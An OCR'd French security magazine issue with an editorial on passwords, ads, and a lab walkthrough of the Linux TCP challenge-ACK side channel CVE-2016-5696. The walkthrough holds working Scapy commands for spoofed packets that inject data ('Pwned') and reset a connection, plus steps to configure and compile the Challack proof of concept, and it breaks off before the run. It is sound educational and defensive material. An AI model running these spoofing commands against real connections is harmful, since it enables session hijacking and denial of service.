MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

L 19018 - 88 - F: 8,90 € - RD

N° 88 NOVEMBRE / DÉCEMBRE 2016

France MÉTRO. : 8,90 € - CH : 15 CHF - BE/LUX/PORT CONT : 9,90 € - DOM/TOM : 9,50 € - CAN : 16 $ CAD

9eme Forum International de la Cybersécurité

FIC 2017

24 & 25 JANVIER 2017 | LILLE GRAND PALAIS

Smarter security for future technologies

L'EVENEMENT EUROPEEN DE REFERENCE **SUR LA CYBERSECURITE**

Co-financé par

Région
Hauts-de-France
Nord Pas de Calais - Picardie

Organisé par

Gendarmerie nationale
Une force humaine

eurotechnologies
EXCELLENCE & INNOVATION

ceis

WWW.FORUM-FIC.COM

ÉDITO

LE MOT DE PASSE, CE GRAND CADAVRE À LA RENVERSE

La publication de la base de comptes utilisateurs de Yahoo le 22 septembre dernier avec son demi-milliard d'identifiants est largement la plus grosse fuite de données rendue publique à ce jour et a de quoi donner le vertige. C'est peut-être le dernier clou dans le cercueil de cette société, ce géant du Web déchu qui pouvait se payer en 2000 des publicités en prime time à la télévision à une époque où elle était encore regardée par tous **[1]**.

Mais au-delà de cette énième fuite d'information, ce qui, rétrospectivement, pourrait étonner un informaticien de la fin des années 1990 est que nous continuons, en 2016, à utiliser des mots de passe, voire dans le cas des banques des codes PIN, pour accéder à nos données les plus sensibles.

Le rapport que nous entretenons avec nos mots de passe est compliqué. Tout le monde est convaincu que ce système est mort depuis 30 ans, mais ce système est plus présent que jamais. En tant que responsables SSI, nous nous sommes souvent vu donner des recommandations lors de campagnes de sensibilisation à la sécurité que nous ne suivions bien souvent pas *nous-mêmes. Les plus anciens se souviennent certainement qu'il était, au début des années 2000, usuel de filer la métaphore de la brosse à dents. Outre le choix d'un mot de passe très compliqué et différent pour chaque compte, il fallait, comme une brosse à dents, le changer fréquemment et ne pas le prêter. Les plus intégristes forçaient techniquement un changement mensuel en vérifiant que chaque nouveau mot de passe était différent des six derniers. Enfin tout ce qu'il fallait faire pour que les mots de passe soient écrits sur des post-its dans tous les bureaux. Cette pratique peut paraître surannée à l'heure où il semble généralement admis qu'il vaille mieux un bon mot de passe que des mauvais (ou des bons, mais écrits sur des post-its, partage réseau, cloud public...) changés souvent. C'est pourtant encore la pratique dans certaines structures ou sur les portails de certaines banques qui obligent toutes les 100 connexions un renouvellement du code PIN de 6 chiffres.

En résumé, nous expliquions doctement à nos utilisateurs qu'il fallait un mot de passe robuste, ne jamais utiliser le même pour deux sites et les changer très souvent. Exactement le genre de conseils que personne ne suit, à commencer par celui qui les donne.

Certaines solutions ont eu leurs heures de gloire dans les entreprises et administrations telles que les PKI ou les terminaux OTP **[2]**. Si séduisantes techniquement et sûres qu'elles puissent être, ces solutions au regard de leur complexité et du coût de leur mise en œuvre, notamment en matière d'assistance aux utilisateurs, ont découragé beaucoup de DSI et n'ont réussi à être implémentées que dans les plus grandes (ou les plus riches) structures. L'administration fiscale qui avait réussi le tour de force de mettre en place une PKI avec des certificats utilisateurs d'authentification sur tous les postes des utilisateurs a fait machine arrière au bout de quelques années pour en revenir à ce bon vieux mot de passe. La complexité de ce type de solution pour les utilisateurs et le coût induit en matière d'assistance n'a certainement pas joué en faveur de la PKI.

Pourtant, avec la massification de l'usage des smartphones, des mécanismes d'authentification renforcés basés sur des SMS ou des applications ad hoc sont possibles même si elles tardent à se généraliser. De plus en plus de services délèguent l'aspect épineux de l'authentification (et de la base de login/mot de passe à préserver) à des fournisseurs d'identité tels que Google, Microsoft, Facebook ou Twitter. On peut déjà noter des efforts très louables pour rendre l'authentification à deux facteurs possible de la part de Google, Twitter, Dropbox, GitHub, Microsoft ou encore Blizzard. Il ne reste qu'à espérer que les utilisateurs adoptent ce mécanisme massivement, ou soient poussés à le faire par des mesures incitatives, et que cette bonne pratique soit adoptée par tous les fournisseurs d'identité.

Cedric Foll / cedric@miscmag.com / @follc

[1] http://www.ina.fr/video/PUB2327350047

[2] Je me souviens avec nostalgie des formations à l'utilisation de clefs OTP où mes stagiaires notaient le numéro affiché sur l'écran LCD pour ne pas avoir à ressortir leur clef.

SOMMAIRE

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : http://www.miscmag.com
http://www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Responsable publicité :
Valérie Frechard Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

Membre April www.april.org

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

LES ÉDITIONS DIAMOND

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

ATTAQUE EN AVEUGLE DU PROTOCOLE TCP PAR CANAL AUXILIAIRE : LA CVE-2016-5696

Vincent HERBULOT (@us3r777), Consultant en sécurité de l'information à HSC – Vincent.Herbulot@hsc-labs.com

mots-clés : ***EXPLOIT / TCP / CHALLENGE ACK / CVE-2016-5696 / RFC 5961 / CANAL AUXILIAIRE***

Le 10 août 2016, Yue Cao présente à la conférence USENIX une attaque par canal auxiliaire sur le protocole TCP. La vulnérabilité est issue de l'implémentation des noyaux Linux de la RFC 5961 en octobre 2012 [1]. L'attaque décrite par Yue Cao permet, sans être en position d'homme du milieu, et sous réserve de conditions réseau favorables, de déterminer les informations nécessaires à la fermeture ou à l'injection de données dans une connexion TCP établie.

1 Rappel sur le protocole TCP

Pour comprendre cette attaque, il est nécessaire de connaître les bases du protocole TCP (décrit dans la RFC 793 **[2]**). Cet article part du principe que vous maîtrisez déjà ces bases. Les rappels ci-dessous ont pour objectif d'assurer un vocabulaire commun, nécessaire à la description de la vulnérabilité et de l'attaque.

TCP est un protocole en mode connecté. Une connexion TCP (sur IP) est définie par un quadruplet : adresse IP source, adresse IP destination, port source, port destination. Une session TCP fonctionne en trois phases :

- l'établissement de la connexion ;
- le transfert des données ;
- la fin de la connexion.

Afin d'assurer le bon déroulement de ces trois phases, plusieurs informations sont requises, elles transitent dans les entêtes du protocole (voir figure 1).




Figure 1 : Structure d'un segment TCP.

Les champs importants pour comprendre cette vulnérabilité sont les suivants :

- Port source : le numéro de port utilisé par l'émetteur du paquet ;
- Port destination : le numéro de port utilisé par le récepteur du paquet ;
- Numéro de séquence : le numéro de séquence du premier octet de données dans ce segment. Si le drapeau SYN est présent, le numéro de séquence initial.
- Numéro d'acquittement : si le drapeau ACK est présent, contient la valeur du prochain numéro de séquence que l'émetteur s'attend à recevoir.
- Drapeaux :
  - → SYN : demande la synchronisation du numéro de séquence ;
  - → ACK : le champ numéro d'acquittement est à prendre en compte ;
  - → RST : réinitialise la connexion.
- Fenêtre : le nombre d'octets que l'émetteur est prêt à recevoir en commençant par celui indiqué dans le numéro d'acquittement.

2 La RFC 5961 : contre-mesure aux attaques en aveugle sur TCP

2.1 Avant la RFC 5961

Les connexions TCP ont longtemps été présumées résistantes aux attaques d'injection de paquets usurpés « spoofing attacks » depuis une source hors trajet. Cette hypothèse s'appuyait sur la difficulté de prédire le quadruplet (IP source, IP destination, port source, port destination) et un numéro de séquence valide associé.

Note

Les ports sources utilisés par les clients sont un sous-ensemble de l'intégralité des ports pouvant être utilisés par le système. On retrouve les valeurs suivantes en configuration par défaut :

- Linux : 32768 – 61000 ;

- Mac : 49152 – 65535 ;

- Windows avant Vista et 2008 server : 1025 – 5000 ;

- Windows à partir de Vista et 2008 server : 49152 – 65535 ;

- Valeurs recommandées par l'IANA : 49152 – 65535.

Le numéro de séquence est un entier codé sur 2^{32} bits (4 294 967 296 possibilités). Il est considéré comme valide s'il est compris dans la fenêtre TCP définie par le précédent paquet.

De nombreuses applications ayant un port destination connu, les attaques en aveugle suivantes étaient imaginables :

- Réinitialiser la connexion par un paquet RST : un attaquant connaissant le quadruplet TCP et réussissant à obtenir, par force brute par exemple, un numéro de séquence valide est en mesure de fermer une connexion établie en envoyant un paquet avec le drapeau RST.

- Réinitialiser la connexion par un paquet SYN : de la même manière, un paquet SYN avec un numéro de séquence valide envoyé sur une connexion établie va entraîner une coupure de la connexion, le destinataire pensant que le correspondant veut réinitialiser la connexion.

- Injecter des données : pour pouvoir injecter des données, l'attaquant a besoin de connaître le quadruplet TCP, un numéro de séquence valide et un numéro d'acquittement valide.

Note

Le numéro de séquence à prédire pour effectuer l'une de ces attaques doit être valide, c'est-à-dire être compris entre le prochain octet à recevoir RCV.NXT et la fin de la fenêtre RCV.NXT + RCV.WND (voir figure 2).

Le numéro d'acquittement doit être compris entre SND.UNA - 2^{31} – 1 et SND.NXT. Avec SND.UNA le plus ancien octet non acquitté et SND.NXT le prochain numéro de séquence (voir figure 3).




Figure 2 : Prochain numéro de séquence valide du point de vue du receveur (A).




Figure 3 : Prochain numéro d'acquittement valide du point de vue de l'émetteur (A).

La détermination du port source et d'un numéro de séquence valide demande une quantité importante de requêtes. Néanmoins, l'augmentation des capacités réseaux et l'apparition de protocoles maintenant une connexion sur une longue durée (par exemple H-323 ou BGP) pourraient faciliter l'identification de ces deux dernières inconnues et ont amené l'ETF à proposer des contre-mesures contre les attaques en aveugle : la RFC 5961 **[3]**.

2.2 Les contre-mesures apportées par la RFC 5961

La RFC 5961 « Improving TCP's Robustness to Blind In-Window Attacks » apporte des contre-mesures aux attaques en aveugle sur le protocole TCP. Ces contre-mesures reposent sur l'émission d'acquittements, aussi appelés « challenge ACK », afin de s'assurer que le paquet reçu n'est pas usurpé.

2.2.1 Contre-mesure à la réinitialisation de la connexion par un paquet RST

Si le drapeau RST est présent, le correspondant devrait procéder de la façon suivante :

- si le numéro de séquence est en dehors de la fenêtre de réception, jeter le paquet silencieusement ;

- si le numéro de séquence correspond parfaitement au numéro de séquence attendu (RCV.NXT), alors la connexion doit être réinitialisée ;
- si le numéro de séquence ne correspond pas parfaitement au numéro de séquence, mais est dans la fenêtre de réception, alors un challenge ACK doit être envoyé.

L'attaquant ne peut donc plus réinitialiser la connexion avec un numéro de séquence dans la fenêtre de réception, il faut qu'il possède un numéro de séquence exact. Le client légitime lui, utilise le numéro d'acquittement du challenge ACK comme numéro de séquence pour réinitialiser la connexion.

2.2.2 Contre-mesure à la réinitialisation de la connexion par un paquet SYN

Lorsque le drapeau SYN est présent, le correspondant devrait suivre l'étape suivante :

- quelle que soit la valeur du numéro de séquence, le correspondant doit répondre par un challenge ACK.

Tout comme pour l'attaque précédente, l'attaquant doit maintenant posséder un numéro de séquence exact. Le client légitime lui, utilise le numéro d'acquittement du challenge ACK.

2.2.3 Contre-mesure à l'injection de données

Afin de diminuer les probabilités d'injection de données, les piles TCP peuvent appliquer les modifications suivantes :

- Réduire l'intervalle des acquittements valides à [SND.UNA – MAX.SND.WND, SND.NXT]. Avec SND.UNA le plus ancien octet non acquitté, MAX.SND.WND la plus grande taille de fenêtre reçue par le client et SND.NXT le prochain numéro de séquence.
- Si un paquet reçu est en dehors de l'intervalle [SND.UNA-2^{31}-1, SND.UNA – MAX.SND.WND], un challenge ACK doit être envoyé.

Cette contre-mesure réduit donc grandement l'espace des numéros d'acquittement valides.

2.2.4 Recommandation supplémentaire

Enfin, la RFC 5961 recommande la mise en place d'un mécanisme de limitation du nombre de challenges ACK émis :

« *An implementation SHOULD include an ACK throttling mechanism to be conservative. While we have not encountered a case where the lack of ACK throttling can be exploited, as a fail-safe mechanism we recommend its use.* »

2.3 Les trois scénarios de challenge ACK illustrés

Il est possible d'illustrer simplement ces 3 cas en utilisant Netcat, Scapy et Wireshark. Pour ce faire, on crée deux machines virtuelles, le client a pour adresse IP 192.168.56.101 et le serveur 192.168.56.102. Le client et le serveur utilisent la distribution ArchLinux, la version de leur noyau est la 4.6.31-ARCH (datant du 26 juin 2016).

On met ensuite Wireshark en écoute sur le réseau privé hôte depuis le serveur. Le port 22 est filtré pour éviter le bruit créé par la connexion SSH servant à lancer les commandes, de même que les requêtes ARP.

```
[root@offpath_tcp_server ~]# tshark -i enp0s8 -o tcp.relative_
sequence_numbers:FALSE 'tcp and not port 22 and not arp'
```

On connecte ensuite ces deux machines à l'aide de Netcat :

- Côté serveur :

```
[root@offpath_tcp_server ~]# netcat -p -l 31337 -vv
```

- Côté client :

```
[root@offpath_tcp_client ~]# netcat 192.168.56.102 31337 -vv
```

Les paquets générés lors de la connexion du client au serveur (poignée de main TCP) sont les suivants :

```
  1 0.000000000 192.168.56.101 -> 192.168.56.102 TCP 74 42058 →
31337 [SYN] Seq=4132790990 Win=29200 Len=0 MSS=1460 SACK_PERM=1
TSval=19417203 TSecr=0 WS=128
  2 0.000029816 192.168.56.102 -> 192.168.56.101 TCP 74 31337 →
42058 [SYN, ACK] Seq=124503170 Ack=4132790991 Win=28960 Len=0
MSS=1460 SACK_PERM=1 TSval=16918609 TSecr=19417203 WS=128
  3 0.000237299 192.168.56.101 -> 192.168.56.102 TCP 66 42058
→ 31337 [ACK] Seq=4132790991 Ack=124503171 Win=29312 Len=0
TSval=19417204 TSecr=16918609
```

2.3.1 Challenge ACK sur paquet SYN

On relève le port client utilisé et on envoie un paquet usurpé avec les drapeaux SYN et ACK. Pour cela, la commande Scapy suivante est utilisée :

```
>>> send(IP(src="192.168.56.101", dst="192.168.56.102")/
TCP(sport=42058, dport=31337, flags="SA"))
```

Ce paquet génère un paquet challenge ACK de la part du serveur :

```
  4 20.287923929 192.168.56.101 -> 192.168.56.102 TCP 60 [TCP
Previous segment not captured] [TCP Port numbers reused] 42058 →
31337 [SYN, ACK] Seq=0 Ack=0 Win=8192 Len=0
  5 20.287943671 192.168.56.102 -> 192.168.56.101 TCP 66 [TCP
Window Update] 31337 → 42058 [ACK] Seq=124503171 Ack=4132790991
Win=29056 Len=0 TSval=16924696 TSecr=19417204
```

DOMAINES | MAIL | **HÉBERGEMENT** | E-COMMERCE | SERVEURS

NOUVEAU ! 1&1 MANAGED CLOUD HOSTING

Le meilleur de deux mondes

Un pack d'hébergement performant associé à des ressources serveur flexibles et modulables à tout moment : **le nouveau Managed Cloud Hosting 1&1 est arrivé !** Idéal pour les projets Web les plus exigeants en termes de disponibilité, de sécurité et de flexibilité.

- ✓ **Ressources dédiées**
- ✓ **+ de 20 combinaisons de stack**
- ✓ **Géré par les experts 1&1**
- ✓ **Flexible & évolutif**
- ✓ **Prêt en moins d'1 minute**

Cloud Vendor Benchmark 2016
Rising Star Germany
expertON GROUP an ISG business

intel XEON inside™

Trusted Performance.
Intel® Xeon® processors.

À partir de 9,99 € HT/mois (11,99 € TTC)*

1 CHOIX VOTRE DURÉE D'ENGAGEMENT

1 APPEL UN EXPERT VOUS RÉPOND

1 CERTITUDE LA PROTECTION CONTRE LES DÉFAILLANCES

0970 808 911
(appel non surtaxé)

1&1

1and1.fr

*1&1 Managed Cloud Hosting : à partir de 9,99 € HT/mois (11,99 € TTC). Pas de durée minimale d'engagement. Pas de frais de mise en service. Conditions détaillées sur 1and1.fr. 1&1 Internet SARL, RCS Sarreguemines B 431 303 775.

2.3.2 Challenge ACK sur paquet RST

Un numéro de séquence est valide s'il est dans la fenêtre. La commande Scapy suivante génère un paquet usurpé avec le drapeau RST et un numéro de séquence dans la fenêtre :

```
>>> send(IP(src="192.168.56.101", dst="192.168.56.102")/
TCP(sport=42058, dport=31337, flags="R", seq=(4132790991+29056)))
```

Ce qui provoque un challenge ACK de la part du serveur :

```
  6 47.039850627 192.168.56.101 -> 192.168.56.102 TCP 60 42058 →
31337 [RST] Seq=4132820047 Win=1048576 Len=0
  7 47.039870607 192.168.56.102 -> 192.168.56.101 TCP 66 [TCP Dup
ACK 2#1] 31337 → 42058 [ACK] Seq=124503171 Ack=4132790991 Win=29056
Len=0 TSval=16932721 TSecr=19417204
```

2.3.3 Challenge ACK sur paquet ACK

Enfin, si le numéro de séquence est valide et que le numéro d'acquittement est invalide (inférieur à SND. UNA – MAX.SND.WND par exemple), un challenge ACK sera envoyé à l'émetteur. La commande Scapy illustrant ce phénomène est la suivante :

```
>>> send(IP(src="192.168.56.101", dst="192.168.56.102")/TCP(sport=42058,
dport=31337, flags="A", seq=(4132790991+29056), ack=(124503171 - 29312 - 1)))
```

La trace associée est la suivante :

```
  8 98.849207818 192.168.56.101 -> 192.168.56.102 TCP 60 42058 →
31337 [ACK] Seq=4132820047 Ack=124473858 Win=1048576 Len=0
  9 98.849226044 192.168.56.102 -> 192.168.56.101 TCP 66 [TCP Dup
ACK 2#2] 31337 → 42058 [ACK] Seq=124503171 Ack=4132790991 Win=29056
Len=0 TSval=16948264 TSecr=19417204
```

Ces trois types de réponses permettent d'identifier par une attaque en force brute le port client, le numéro de séquence et le numéro d'acquittement

Un seul problème se pose pour une attaque hors trajet : les challenges ACK sont des réponses à nos paquets usurpés. Il n'est donc pas possible de voir ces réponses envoyées au client sans être en position d'homme du milieu.

3 Implémentation Linux de la RFC 5961

Les recommandations proposées par la RFC 5961 ont été mises en place dans le noyau Linux en octobre 2012 **[4]**. Toutes les contres-mesures présentées ci-dessus ont été implémentées. Les développeurs du noyau ont choisi de créer un compteur global à l'ensemble des connexions afin de limiter le nombre de paquets émis par seconde à 100. Ce paramètre peut être observé à l'aide de la commande **sysctl** :

```
$ sysctl net.ipv4.tcp_challenge_ack_limit
net.ipv4.tcp_challenge_ack_limit = 100
```

4 La vulnérabilité CVE-2016-5696

4.1 Description de la vulnérabilité

La vulnérabilité est de type canal auxiliaire (*side channel*) ; elle découle de la présence d'une valeur limite, pour l'ensemble des connexions, des challenges ACK par seconde. L'attaquant étant capable de faire générer par le serveur des paquets challenge ACK sur la liaison TCP de la cible, celui-ci va tirer parti du compteur de challenge ACK partagé. Pour cela, il va effectuer les actions suivantes dans une même seconde (le compteur est réinitialisé toutes les secondes) :

- envoyer un paquet usurpé en tentant de générer un challenge ACK ;
- créer une connexion légitime avec le serveur et émettre 100 paquets valides générant des challenges ACK ;
- compter le nombre de challenges ACK qu'il reçoit.

Si le nombre de challenges ACK reçu est de 100, alors aucun challenge ACK n'a été émis suite au paquet usurpé. S'il est de 99, un challenge ACK a été émis vers la cible.

4.1.1 Détermination du port source

Il est possible pour un attaquant de déterminer si une connexion TCP/IP est établie sur un quadruplet (IP source, IP destination, port source, port destination) à l'aide de paquets SYN/ACK. Il va pour cela générer des paquets usurpés avec les drapeaux SYN et ACK en faisant varier le port source. Ce type de paquet génère un challenge ACK si le port source est valide, et ce quel que soit le numéro de séquence donné. Une fois le paquet usurpé envoyé, l'attaquant envoie immédiatement après 100 paquets RST sur une connexion légitime entre lui et le serveur. S'il reçoit 100 paquets challenge ACK, le port testé est fermé (voir figure 4). S'il en reçoit 99, le port est ouvert (voir figure 5).




Figure 4 : Détermination du port source à l'aide d'une requête SYN/ACK – État fermé.




Figure 5 : Détermination du port source à l'aide d'une requête SYN/ACK – État ouvert.

Afin d'accélérer l'attaque, il est possible de tester plusieurs ports sources simultanément. On peut, par exemple, tester les ports par tranche de 4000. Si 99 challenges ACK sont constatés, on en déduit qu'un des 4000 ports testés est ouvert. On peut alors procéder par dichotomie pour retrouver le port ouvert.

4.1.2 Obtention d'un numéro de séquence valide

Une fois le port source valide découvert, l'attaquant a besoin d'obtenir un numéro de séquence valide. Il envoie pour cela des paquets usurpés avec le drapeau RST en faisant varier le numéro de séquence. Ces paquets génèrent un challenge ACK si le numéro de séquence est inclus dans l'intervalle de la fenêtre de données TCP. L'attaquant envoie ensuite 100 paquets RST sur une connexion légitime entre lui et le serveur. S'il reçoit 99 challenges ACK, le numéro de séquence utilisé est valide (voir figure 7).




Figure 6 : Détermination du numéro de séquence à l'aide d'une requête RST – Numéro de séquence invalide.




Figure 7 : Détermination du numéro de séquence à l'aide d'une requête RST – Numéro de séquence valide.

Il est également possible d'accélérer cette attaque en testant plusieurs numéros de séquence simultanément.

4.1.3 Obtention d'un numéro d'acquittement valide

Enfin, une fois le port source et le numéro de séquence identifiés, l'attaquant peut tenter de déterminer un numéro d'acquittement valide afin d'être capable d'injecter des données. Pour cela, il envoie des paquets ACK en faisant varier le numéro d'acquittement. Puis, procède de même que pour les deux attaques précédentes. Si le numéro d'acquittement est inférieur à SND.UNA-MAX.SND.WND, le serveur enverra un challenge ACK à la cible.




Figure 8 : Détermination du numéro d'acquittement via une requête ACK – Numéro d'acquittement valide.




Figure 9 : Détermination du numéro d'acquittement via une requête ACK – Numéro d'acquittement invalide.

Une fois le numéro d'acquittement déterminé, il est possible d'injecter des données. La commande Scapy suivante injecte la valeur **"Pwned\n"** sur la connexion précédemment établie :

```
>>> send(IP(src="192.168.56.101", dst="192.168.56.102")/
TCP(sport=42058, dport=31337, flags="PA", seq=(4132790991),
ack=(124503171))/Raw("Pwned\n"))
```

Les paquets générés sur la connexion sont les suivants :

```
 10 127.259811584 192.168.56.101 -> 192.168.56.102 TCP 60
[TCP Retransmission] 42058 Đ 31337 [PSH, ACK] Seq=4132790991
Ack=124503171 Win=1048576 Len=6
 11 127.259846698 192.168.56.102 -> 192.168.56.101 TCP 66 31337
→ 42058 [ACK] Seq=124503171 Ack=4132790997 Win=29056 Len=0
TSval=16956787 TSecr=19417204
```

Enfin, nous pouvons également réinitialiser la connexion. Pour cela, le numéro d'acquittement n'est pas nécessaire :

```
>>> send(IP(src="192.168.56.101", dst="192.168.56.102")/
TCP(sport=42058, dport=31337, flags="R", seq=4132790997))

 12 159.150734080 192.168.56.101 -> 192.168.56.102 TCP 60 42058 →
31337 [RST] Seq=4132790997 Win=1048576 Len=0
```

Sur la sortie Netcat du serveur, on constate bien la chaîne **Pwned** suivie d'une connexion réinitialisée :

```
[root@offpath_tcp_server ~] netcat -p -l 31337 -vv
Listening on any address 31337
Connection from 192.168.56.101:42058
Pwned
read(net): Connexion réinitialisée par le correspondant
```

4.2 Exploitation

L'exploitation de cette vulnérabilité dans un temps raisonnable nécessite quelques ajustements supplémentaires.

Il faut tout d'abord être capable d'envoyer un grand nombre de paquets afin de pouvoir tester plusieurs valeurs de ports, de numéros de séquence ou de numéros d'acquittement simultanément. La preuve de concept que nous testons ci-dessous envoie 4000 paquets par seconde en configuration par défaut. Cette contrainte est liée au compteur de challenge ACK qui est réinitialisé toutes les secondes par le système.

Il faut également être capable de synchroniser son horloge avec celle du système distant . Celui-ci envoie 100 challenges ACK par seconde. Si les horloges ne sont pas synchronisées, il sera possible de recevoir plus de 100 challenges ACK, ce qui faussera les résultats.

Plusieurs preuves de concept ont déjà fait leur apparition sur la toile (rover **[5]**, mountain_goat **[6]**, challack **[7]**).

Afin de montrer l'efficacité de cette attaque, nous allons utiliser l'outil Challack développé par Joshua J. Drake (@jduck).

4.2.1 Réinitialisation d'une connexion SSH

La connexion VirtualBox ne permettant pas, en l'état, d'émettre le nombre de paquets nécessaires (les tests n'ont cependant pas été effectués avec le « PCI passthrough » activé), des machines physiques sont utilisées. Le client est en 192.168.57.100, le serveur en 192.168.57.1 et l'attaquant en 192.168.57.77.

Dans le fichier **challack.c**, il est nécessaire de définir l'interface utilisée (**enp0s25**), l'adresse MAC locale et l'adresse MAC du routeur. N'utilisant pas de routeur, on utilisera l'adresse MAC du serveur. Les modifications apportées sont donc les suivantes :

```
$ git diff challack.c
diff --git a/challack.c b/challack.c
index bafbe17..a9fda6e 100644
--- a/challack.c
+++ b/challack.c
@@ -48,17 +48,17 @@

 #ifndef ROUTER_MAC
-#define ROUTER_MAC "\x01\x02\x03\x04\x05\x06"
+#define ROUTER_MAC "\x5c\x26\x0a\x20\x2d\x52"
 #endif

 #ifndef LOCAL_MAC
-#define LOCAL_MAC "\xaa\xbb\xcc\xdd\xee\xff"
+#define LOCAL_MAC "\x54\xee\x75\x6b\x68\x56"
 #endif

 /*
  * if DEVICE is not defined, we'll try to find a suitable device..
  */
-// #define DEVICE "ppp0"
+#define DEVICE "enp0s25"
 #define SNAPLEN 1500

 #define PACKETS_PER_SECOND 4000
```

L'obtention de l'adresse IP client utilisée par **challack.c** (celle de l'attaquant donc) est faite via la commande **gethostbyname**. Nous allons donc effectuer les modifications suivantes sur le système de l'attaquant :

```
$ sudo hostname attacker
$ sudo echo "192.168.57.77   attacker" >> /etc/hosts
```

On compile ensuite le programme avec les bibliothèques **pthread** et **pcap** :

```
$ gcc challack.c -o challack -lpcap -lpthread
```

L'attaque peut alors commencer, on démarre une connexion **ssh** entre le client et le serveur :

```
$ ssh 192.168.57.1
```

et on lance **challack** :

```
